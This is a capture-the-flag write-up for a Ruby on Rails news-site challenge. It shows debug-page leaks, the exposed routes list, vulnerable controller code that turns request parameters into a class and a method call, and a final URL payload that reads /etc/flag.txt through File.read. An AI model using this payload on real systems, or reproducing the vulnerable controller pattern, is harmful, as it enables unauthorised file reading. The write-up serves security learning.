Casifax

Casifax

269


The most honest and incorruptible publication about news in poker games


flag in /etc/flag.txt

http://178.154.210.156:8001/

author: @godfuzz3r

At first we enter the website , and try to explore it a little we entered all the section in this website and we didn't find anything , then we decided to use the search bar .





We noticed that when we search for something it get it via the URL (GET Method) :

And then we tried a well known Null Byte injection , and we received the below Error ! After some look it seems that this is a Ruby on Rails app .


```
GATEWAY_INTERFACE: "CGI/1.2"
HTTP_ACCEPT: "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9"
HTTP_ACCEPT_ENCODING: "gzip, deflate"
HTTP_ACCEPT_LANGUAGE: "en-US,en;q=0.9"
HTTP_VERSION: "HTTP/1.0"
HTTP_X_FORWARDED_FOR: "37.142.20.134"
ORIGINAL_SCRIPT_NAME: ""
REMOTE_ADDR: "172.31.0.6"
SERVER_NAME: "178.154.210.156"
SERVER_PROTOCOL: "HTTP/1.1"
```

Then we decided to be bald and just look for what we need :

We had noticed the following Error , the Ruby on Rails app maps the website for us , and show us all the paths we have .

No route matches [GET] "/randomString"

`Rails.root: /app`

Application Trace | Framework Trace | Full Trace

Routes

Routes match in priority from top to bottom

Helper	HTTP Verb	Path	
Path / Url		Path Match	
root_path	GET	/	articles#index
articles_path	GET	/articles(.:format)	articles#index
	GET	/articles/:id(.:format)	articles#show
faq_path	GET	/faq(.:format)	faq#index
about_path	GET	/about(.:format)	about#index
contacts_path	GET	/contacts(.:format)	contacts#index

We noticed the InvokeMethod path , which we didn't discover before , Let's explore it!

invokeMethod_path	GET	/invokeMethod(.:format)	invoke#index

We noticed the following error , and this should have few params such as Id , class , Method.

NoMethodError in InvokeController#index

undefined method `constantize' for nil:NilClass

Extracted source (around line **#40**):

```
38 class InvokeController < ApplicationController
39   def index
40     className = params[:class].constantize.new(*params[:id])
41     @out = className.method(params[:method]).call()
42   end
43 end
```

After some google we entered this URL in order to read files on Ruby On Rails app :

http://178.154.210.156:8001/invokeMethod?class=File&method=read&id[]=/etc/flag.txt